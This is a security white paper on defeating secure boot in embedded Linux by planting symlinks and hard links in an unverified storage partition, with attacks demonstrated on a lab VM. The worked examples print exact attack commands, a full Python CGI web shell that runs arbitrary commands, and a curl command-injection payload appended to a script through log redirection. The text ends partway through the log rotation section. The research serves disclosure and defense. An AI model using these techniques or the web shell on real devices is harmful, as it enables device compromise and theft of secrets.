VERSION 1.0
2020-08-11

# DEFEATING SECURE BOOT PROTECTIONS WITH SYMLINK AND HARD LINK ATTACKS


PRESENTED BY: MICHAEL MILVICH
michael.milvich@anvilventures.com


ANVIL VENTURES


2125 Western Ave., STE 208

Seattle. WA 98121

## Table of Contents

**1. Introduction** ..... 3

**2. Symlink Attacks from Non-Verified Partitions** ..... 4

**3. Hard Links Attacks Within a Non-Verified Partition** ..... 7

**4. Demonstration Virtual Machine Setup** ..... 8

**5. Examples** ..... 11

5.1. Symlinks in Root Directories ..... 11

5.2. File Uploading/Firmware Uploading ..... 13

5.3. Log Redirection ..... 16

5.4. Log Rotation ..... 17

5.5. Boot/Cleanup Scripts ..... 18

5.6. Diagnostic Uploads ..... 20

5.7. Chroot Hard Link Escape ..... 23

**6. Applicability to Other Operating Systems** ..... 24

**7. Conclusion** ..... 24

7.1. Recommendations ..... 24

# 1. Introduction

Secure boot is an integral part of a secure Linux-based embedded system which requires every stage of the boot process to be cryptographically verified.

With a typical Linux embedded system, the root of trust starts in the CPU. A boot ROM located within the CPU starts the boot process, loads the bootloader from external flash, verifies its signature, and starts executing the bootloader if the signature is valid. Next, the bootloader loads the next stage, verifies the signature and so on:




*Figure 1: A Typical Linux Secure Boot Chain*

It is vital to include the root filesystem in the verification chain. This is typically done using a tool such as Device Mapper Verity (*dm-verity*[1]) or an initial RAM file system (*initramfs*) that is verified at boot time. However, such a tool presents the embedded developer with a problem: since the root file system has been cryptographically signed, it can neither be changed nor used to store persistent data. Where then can an embedded developer store device-specific data such as configurations and logs between reboots? A common solution is to create an unprotected storage partition for non-volatile data (data that can be retrieved after power cycling) and mount it in a location such as */storage*. Ideally, the non-volatile storage partition should be protected with cryptographic integrity checks, but from our experience, this is rarely done.

The result is that the file system is split in two: a cryptographically-verified partition with executable binaries and a non-verified storage partition for data. Recognizing that the data on the storage partition cannot be trusted, embedded developers may design devices to verify the data before use. However, they frequently overlook the fact that the file system itself cannot be trusted. Trusting a non-verified file system creates an opportunity to leverage the file system to attack the embedded device.

The purpose of this white paper is to demonstrate the use of features of a non-verified partition such as symbolic links (symlinks) and to a lesser extent hard links to defeat secure boot

[1] https://www.kernel.org/doc/html/latest/admin-guide/device-mapper/verity.html

protection. Prior research focused on exploiting race conditions[2] and executing other types of attacks[3]. However, the use of symlinks to attack the secure boot of a Linux-based embedded device is rarely explored, and so is the focus of our research.

This paper's conclusion recommends extending cryptographic integrity protections to all partitions, but also includes recommendations on how to secure Linux-based systems when this is not possible.

## 2. Symlink Attacks from Non-Verified Partitions

Consider the file systems for a secure Linux-based embedded system as described in the introduction. The CPU contains a boot ROM that loads the bootloader from external flash, which then loads the kernel, and finally the root file system. The root file system must be verified. It is typically accomplished by using *dm-verity* to add cryptographic digests to block devices, or by including the root file system in an *initramfs* that is loaded and verified by the bootloader. Another partition on the external flash is used to store non-volatile data and is frequently mounted in a location such as */storage*.

Figure 2 is an example of this common configuration, the root file system is in an *initramfs* and the non-volatile partition */dev/sda4* is mounted at */storage*.




*Figure 2: Linux Filesystems with /storage mount*

Since it is on an external storage device, the non-volatile and typically non-verified (the file system lacks cryptographic integrity protections) storage partition is exposed and vulnerable. Depending on the device and its storage configuration, an attacker can gain access to the storage device in a

---

[2] https://www.anvilventures.com/blog/tale_in_two_parts.html
[3] https://capec.mitre.org/data/definitions/132.html

myriad of distinct ways. A common hardware design for a Linux embedded device uses an external eMMC flash memory chip to store the device's firmware and data. An attacker can remove the eMMC chip and reprogram it using an eMMC programmer and return the eMMC chip to the board.

But how can an attacker use the ability to reprogram external storage devices to compromise the system? Overwriting files on the root file system does not work, as the secure boot process detects the changes and refuses to boot. The non-volatile storage partition should only contain data. Here is where symlink attacks come into play.

A symlink is a file system feature which allows a file entry inside a directory to refer to another file by its path. When an application opens a directory entry that is a symlink, the operating system detects the entry as a symlink, not a regular file. Instead of opening the symlink, the file specified by the symlink path opens. On Linux, it is possible to view the symlinks and the target paths by using the "-l" option with the *ls* command:

```
user@ubuntu ~> ls -l /
lrwxrwxrwx   1 root root        7 Apr 23 07:32 bin -> usr/bin/
```

Since a symlink stores the path of the targeted file, it can reference any file, including a file on another file system. What happens when an attacker reprograms the non-volatile storage partition to include symlinks that point back into the protected root file system? If the embedded developer fails to consider the possibility of a hostile file system, applications attempting to access files and directories on the non-volatile storage partition can be redirected to the root file system.

Consider an example where the embedded device is running a web server that hosts a log directory stored on the non-volatile storage partition, which can be modified to include a symlink that references the root file system (/), as shown in Figure 3.




*Figure 3: Symlink added to non-verified partition*

Now, the attacker can follow the symlink at */storage/log/root_fs* to the root file system and access any file on the device the web server has read access to. Depending on the user id of the web server and the file permissions of the files on the root file system, this could disclose sensitive information (passwords, ssh keys, encryption keys, …).

Variations of this attack can be used to read and write files on the protected file systems, depending on the services, scripts, user isolation, and file permissions of the targeted devices. The file permissions and ownership of the targeted file are used to decide if the application has access to the targeted file. To succeed, an attacker must account for user and file permissions and select a suitable target file or directory.

This paper documents some of the common techniques used by Anvil to compromise embedded devices or disclose its sensitive data:

- Document Root Directories. If the service hosting these document root directories is not protected from symlink attacks, symlinks can potentially expose the entire file system. Usually these attacks result only in the ability to read arbitrary files but depending on the service it could also allow for writing.
- File and Firmware Uploading. Many embedded devices allow the upload of configuration files or firmware updates, sometimes to non-protected storage partitions. If so, the upload could be redirected to write back to the root file system and overwrite files.
- Log Redirection. Non-volatile and non-protected storage partitions are commonly used to store logs. Replacing the log files with symlinks back into the root file system could result in a system compromise by forcing the logging system to append log messages to files such as scripts.
- Log Rotation. Many devices rotate logs at boot or at a regular time. If the log file has been replaced with a symlink pointing to a sensitive file on the root file system, that file could be included in the rotation and copied to the non-volatile storage partition. An attacker could later re-read the external storage device and retrieve the sensitive file.
- Boot/Cleanup Scripts. During boot or while running regular scripts, many devices traverse the file system on the storage partition and trust the integrity of the file system and directory structure. Replacing files or directories with symlinks can redirect these scripts to operate on the root file system. Usually these scripts can be abused to redirect file copies or file removals. Since they typically run at boot time they often run as the root user, hence can perform modifications that a normal user cannot.
- Diagnostic Uploads. If a device has a feature to upload diagnostic information, this feature typically collects up a number of files and bundles them into a bundled file. If the upload includes a file from the non-volatile storage partition, this file can be replaced with symlinks and redirected to include sensitive data.

# 3. Hard Links Attacks Within a Non-Verified Partition

Another file system feature of the non-volatile storage partition that an attacker could utilize is a hard link. A hard link differs from a symlink in that hard link does not store a path to the targeted file but is in fact another directory entry that references the same inode entry. Both directory entries are essentially names of the exact same file. Since hard links share inodes and not paths, they cannot be used to cross file systems. An inode is only valid within its file system. As a result, hard links cannot be used to attack the root file system (or any other file system).

Even though hard links cannot cross file system boundaries, they can still be exploited by an attacker. A hard link becomes a useful exploit tool when the device has taken some countermeasures against symlink attacks, such as using *O_NOFOLLOW*[4] to prevent *open()* calls from following symlinks or using a chroot[5] environment to restrict a service to a specified directory. When the following conditions exist, hard links should be used over a symlink:

1. Files or directories on the non-volatile storage are made available to external users (web server, FTP server, Mobile App).
2. During runtime the device stores sensitive data in other locations on the same storage partition that the attacker wishes to view or modify.
3. The services hosting the files or directories have implemented protections to prevent symlink attacks or is using a chroot environment to restrict access.

Let's consider a device that uses the *vsftpd*[6] server to host an anonymous FTP server with the */storage/log* directory on the non-volatile storage partition as the root document directory. By default, *vsftpd* uses a chroot environment for the anonymous user. Thus, an attacker cannot insert a symlink into the */storage/log* directory and target a file outside of that directory. What about a hard link? It cannot be used to access a file outside of the non-volatile storage partition, so it cannot be used to attack the root file system. What if there are sensitive files in other directories? This hypothetical device saves a */storage/creds/creds.txt* file to the non-volatile storage partition. Inserting a hard link into the log directory hosted by the FTP server would provide an attacker access to the same creds.txt file via the */storage/log/creds.txt* path.

Figure 4 shows an illustration of this attack. The */storage/creds/creds.txt* and */storage/log/creds.txt* are the same file, just with different names in two different directories. If the device has modified the */storage/creds/creds.txt* file, the attacker could read the

[4] https://www.gnu.org/software/findutils/manual/html_node/find_html/O_005fNOFOLLOW.html
[5] https://en.wikipedia.org/wiki/Chroot
[6] https://security.appspot.com/vsftpd.html

modifications via the FTP server at the */storage/log/creds.txt* path, since they are the exact same file, regardless of the chroot environment.




*Figure 4: Hard link chroot escape*

A restriction with hard links means the targeted file must exist on the non-volatile storage partition at the time the attacker extracts and modifies the storage medium, and the device cannot delete the targeted file. If the device deletes the file and then recreates it, the recreated file is a new file and the hard link no longer exists.

Hard links would be more useful if they could point to directories rather than files. Then it would be possible to link to the parent directory and be able to access files after they were created. An issue is that Linux kernel does not expose an API to create hard links to directories. This restricts normal commands, such as the *ln* command, to only create hard links to files. Just because Linux does not expose an API to create these links does not mean that the file system is incapable of expressing hard links to directories. The common ext2/3/4 file systems do support hard links to directories, and they can be created using the *debugfs*[7] command (not be confused with the *debugfs* file system).

Admittedly, since the storage partition is not being verified, similar attacks could be performed via the introduction of interposer boards or other hardware attacks that changes the data stored on storage media during runtime. But inserting a hard link is simpler than a hardware attack.

## 4. Demonstration Virtual Machine Setup

To demonstrate how symlinks on non-protected partitions can be used to attack protected partitions, Anvil created a virtual machine to use for attack simulation. The examples in the

[7] https://git.kernel.org/pub/scm/fs/ext2/e2fsprogs.git

following section use this virtual machine. It was built using the *buildroot*[8] project and was configured to use an *initramfs* that has been embedded inside the Linux kernel. This simulates an embedded system with a protected root file system.

While secure boot is not performed on the virtual machine, an embedded device with a secure boot loader would verify the signature of the kernel. Since the root file system is embedded with the kernel, it would also be verified. As long as the kernel or root file system images remain unchanged, our virtual machine simulation of an embedded device with secure boot is valid.

The virtual machine can be downloaded from the following URL: https://github.com/anvilventures/symlink-secure-boot-vm. It contains the following files:

- readme.md – Documentation about the virtual machine and how to launch it.
- start-qemu.sh – Shell script to launch the virtual machine.
- bzImage – Linux kernel and root file system.
- storage.img – Disk image used to store non-volatile data and is not protected by any cryptographic integrity checks.

The *storage.img* is mounted during boot at the */storage* mount point:

```
# mount | grep storage
/dev/vda on /storage type ext4 (rw,noexec,relatime)
```

In addition, the */var/log* directory is a symlink that points to */storage/log*. Any service logging to */var/log* automatically saves its logs to the non-volatile and non-protected partition:

```
# ls -l /var/
total 0
lrwxrwxrwx    1 root     root             6 Jun  9 23:35 cache -> ../tmp
drwxr-xr-x    2 root     root             0 Jun 28 21:58 lib
lrwxrwxrwx    1 root     root             6 Jun  9 23:35 lock -> ../tmp
lrwxrwxrwx    1 root     root            12 Jun 11 00:23 log -> /storage/log
lrwxrwxrwx    1 root     root             6 Jun  9 23:35 run -> ../run
lrwxrwxrwx    1 root     root             6 Jun  9 23:35 spool -> ../tmp
lrwxrwxrwx    1 root     root             6 Jun  9 23:35 tmp -> ../tmp
drwxr-xr-x    3 www-data www-data         0 Jun 12 01:01 www
```

To simulate the insecure way many embedded devices are shipped, the virtual machine does not follow security hardening guidelines. All services in the virtual machine run as the root user, and the root filesystem in RAM is writable but not persistent which means changes disappear when

[8] https://buildroot.org

the virtual machine is powered off. It is easier to demonstrate some exploit techniques with the virtual machine in this common state.

Neither running services as non-root nor having a non-writable root file system makes a system immune to these attacks, although such efforts can make it more difficult to exploit these issues and reduce the severity of an exploit. The impact of risk reduction efforts is configuration specific. For example, having a read-only root file system may allow only for the disclosure of sensitive data, but not the modification of scripts. Running a web server as a low-privileged user may prevent disclosing sensitive files such as */etc/shadow* but may still disclose a web administrative configuration file that includes the web administrative password.

All the following examples require mounting, editing, and unmounting the *storage.img* disk image on the host computer and then launching the virtual machine. On an embedded system this is equivalent to physically removing the storage device (NAND, SPI flash, eMMC, SD, etc…), editing the contents, and putting the storage device back in the device.

On Linux, the standard flow of commands to perform the attacks and edit the *storage.img* is:

```
> sudo -s
[sudo] password for user:
# mount ./storage.img /media
# <edit file system here>
# umount /media
# exit
> ./start-qemu.sh serial-only
```

Since the root file system is in RAM, any modifications disappear once the virtual machine is powered off. If the *storage.img* becomes too corrupted, we recommend reformatting the image using the following command and the virtual machine will recreate the directory structure:

```
> mkfs.ext4 ./storage.img
mke2fs 1.45.5 (07-Jan-2020)
storage.img contains a ext4 file system
	last mounted on /storage on Thu Jun 25 18:45:27 2020
Proceed anyway? (y,N) y
Discarding device blocks: done
Creating filesystem with 5120 4k blocks and 5120 inodes

Allocating group tables: done
Writing inode tables: done
Creating journal (1024 blocks): done
```

The virtual machine setup is based on real embedded systems that use secure boot to verify the integrity of the root filesystem and a non-protected partition for non-volatile data.

# 5. Examples

## 5.1. Symlinks in Root Directories

The malicious use of symlinks in document root directories is an attack that exposes additional directories and files. The virtual machine is running a web server hosting the */storage/log* directory as a document root. Adding a symlink to this directory on the non-protected partition can expose additional files and directories from the root partition.

A web server is used in our example, but it could be any server that hosts files.

This example uses the *Lighttpd*[9] server, commonly found on embedded systems. When the logs URL is accessed (http://localhost:8888/logs), the web server shows a directory listing of */storage/log*. Figure 5 is a screenshot of the log hosting service.




*Figure 5: Web Log Directory Listing*

What happens if an attacker edits the */storage* partition to include a symlink to the root directory, as shown below? Lighttpd does have an option, *server.follow-symlink*, to control whether symlinks are followed, but is configured by default to allow following symlinks[10], as described in Figure 6, a screenshot of the Lighttpd documentation.




*Figure 6: lighttpd server.follow-symlinks option*

[9] https://www.lighttpd.net
[10] https://redmine.lighttpd.net/projects/lighttpd/wiki/Server_follow-symlinksDetails

Even though the Lighttpd documentation notes that this option should be disabled, many embedded devices leave the *server.follow-symlink* option unchanged, making the device vulnerable to attack when hosting files from a non-protected partition.

This can be demonstrated using the virtual machine by performing the following:

```
> sudo -s
[sudo] password for user:
# mount ./storage.img /media
# ln -s / /media/log/root_fs
# umount /media
# exit
> ./start-qemu.sh serial-only
```

The logs URL (http://localhost:8888/logs) now shows the added *root_fs* entry, shown in Figure 7.




*Figure 7: root_fs link*

Figure 8 shows that by clicking the *root_fs* link, we see the contents of entire root file system.




*Figure 8: Root Directory Listing*

The HTTP server is now hosting the root file system! An attacker can download any file the HTTP server has read access to, including any secrets, encryption keys, and sensitive configuration files. Since the HTTP server is running as root, we can use */etc/shadow* to start cracking password hashes. Depending on the service, this attack could also allow for writing.

## 5.2. File Uploading/Firmware Uploading

The previous example demonstrates how to add a symlink into a file hosting service's root directory. Adding a symlink to the root file system gives read access to all files on the system. What about writing? Is there a way to modify files? It may require some investigative effort, but most embedded devices allow a way to upload files, usually in the form of configuration files or firmware updates.

If the uploading service saves the file to the non-protected partition, it might be possible to replace the destination file with a symlink to a file on the root filesystem. This file could be a script, an executable, a protected configuration file, or any other file for which the targeted service has write permissions.

Figure 9 shows the virtual machine's firmware updating CGI script at http://localhost:8888/cgi-bin/fw_update.cgi, with file upload and submit features.




*Figure 9: Firmware Update CGI Form*

When a file is uploaded, the *fw_update.cgi* script saves it to */storage/fw_update/incoming.tgz*. By replacing the *incoming.tgz* file with a symlink, the attacker can redirect the uploaded file anywhere on the system that the web server has write access to, and compromise the device by overwriting a script or executable.

On the virtual machine, the attacker can use the following commands to redirect the firmware upload to overwrite the */var/www/cgi-bin/disk_usage.cgi* command:

```
> sudo -s
[sudo] password for user:
# mount ./storage.img /media
# rm -f /media/fw_update/incoming.tgz
# ln -s /var/www/cgi-bin/disk_usage.cgi /media/fw_update/incoming.tgz
# umount /media
# exit
> ./start-qemu.sh serial-only
```

Next, an exploit script is uploaded via the http://localhost:8888/cgi-bin/fw_update.cgi CGI script, such as creating a simple command shell as shown below:

```
#!/usr/bin/env python3

import cgi
import cgitb
import os
import sys

cgitb.enable()

print("Content-Type: text/html")
print()

print("<html>")
print("<head><title>CMD Shell</title></head>")
print("<body>")
```

```
form = cgi.FieldStorage()

cmd = ""
if "cmd" in form:
    cmd = form["cmd"].value

print('<h2>Command execution</h2>')
print('<form method="post" enctype="multipart/form-data">')
print('<label>Command:</label>')
print('<input name="cmd" value="{}"/>'.format(cmd))
print('<input type="submit" value="Submit"/>')
print('</form>')
print('<hr>')

if cmd != "":
    print('<pre>')
    sys.stdout.flush()
    os.system(cmd)
    sys.stdout.flush()
    print('</pre>')

print('</body>')
print('</html>')
```

Now when accessing the http://localhost:8888/cgi-bin/disk_usage.cgi page, the CMD shell is run rather than the output of the *df -h* command, as shown in Figure 10.




*Figure 10: Injected Command Shell*

### 5.3. Log Redirection

Bash and other shell interpreters attempt to execute anything that looks like a command. If a service on the embedded device stores logs to a non-volatile and non-protected partition, the log file could be replaced with a symlink pointing to a script in the root file system that executes automatically. Any logs generated by that service are then appended to the script. Next time the script is executed, the injected commands runs.

To perform a log redirection exploit, an attacker needs a service on the embedded device that:

1. Logs to the non-protected partition.
2. Logs data that an attacker has the ability to control such as a file path specified by the remote client.
3. Either executes a target script automatically (such as a cronjob) or forces the script to launch. In both cases, the script is writable by the service. Just because a symlink points to a file doesn't mean that the service has write permissions to that file. The user id of the service must have write permissions to the target file.

A log redirection attack on the virtual machine can redirect the */storage/log/cgi_logger* file to the */var/www/cgi-bin/disk_usage.cgi* script. The CGI script at http://localhost:8888/cgi-bin/logger.cgi logs the query portion of a URL to */storage/log/cgi_logger*. The following commands can be used to redirect the log file:

```
> sudo -s
[sudo] password for user:
# mount ./storage.img /media
# rm -f /media/log/cgi_logger
# ln -s /var/www/cgi-bin/disk_usage.cgi /media/log/cgi_logger
# umount /media
# exit
> ./start-qemu.sh serial-only
```

Once the virtual machine starts, the CGI script at http://localhost:8888/cgi-bin/logger.cgi is invoked with a query containing a shell command:

```
# curl 'http://localhost:8888/cgi-bin/logger.cgi?;echo+"Injected:+$(id)";'
```

Looking at the */var/www/cgi-bin/disk_usage.cgi* script, the *logger.cgi* CGI script has now logged the query from the web request and the log is appended to the *disk_usage.cgi* CGI script with the injected shell command:

```
# cat /var/www/cgi-bin/disk_usage.cgi
#!/bin/sh
```

```
df -h

Received query ;echo "Injected: $(id)"; from 192.168.14.1
```

Browsing to the http://localhost:8888/cgi-bin/disk_usage.cgi page, the injected `echo "Injected: $(id)"` command is executed, generating the `Injected: uid=0(root) guid=0(root)` message, as shown in Figure 11.

```
localhost:8888/cgi-bin/disk_usage.cgi

Filesystem                Size      Used Available Use% Mounted on
devtmpfs                 49.5M         0     49.5M   0% /dev
/dev/vda                 15.4M    100.0K     13.9M   1% /storage
tmpfs                    56.8M         0     56.8M   0% /dev/shm
tmpfs                    56.8M      4.0K     56.8M   0% /tmp
tmpfs                    56.8M     24.0K     56.8M   0% /run
Injected: uid=0(root) gid=0(root)
```

*Figure 11: Injected shell command in disk_usage.cgi*

## 5.4. Log Rotation

Many embedded systems rotate logs at boot or at regular intervals. Usually these log rotations rename the existing log file and append a number. For example, */var/log/messages* becomes */var/log/messages.1*. Log rotators may also compress the log file as it is rotating. If the logs are replaced with symlinks, the log rotation mechanism may follow the symlink to a sensitive file on the root file system and copy the contents of that file into the saved/rotated log. That file could be included in the rotation and copied to the non-volatile storage partition. An attacker could later re-read the external storage device and retrieve the sensitive file.

This content copying is especially likely if the log contents are compressed. Compression requires the log rotation tool to open, read, and compress the log file, and finally write the symlink contents to the file. Without compression, the tool could simply rename the log file, which doesn't copy the symlink contents. As a result, log rotations using only the *rename()* function are not vulnerable to this issue.

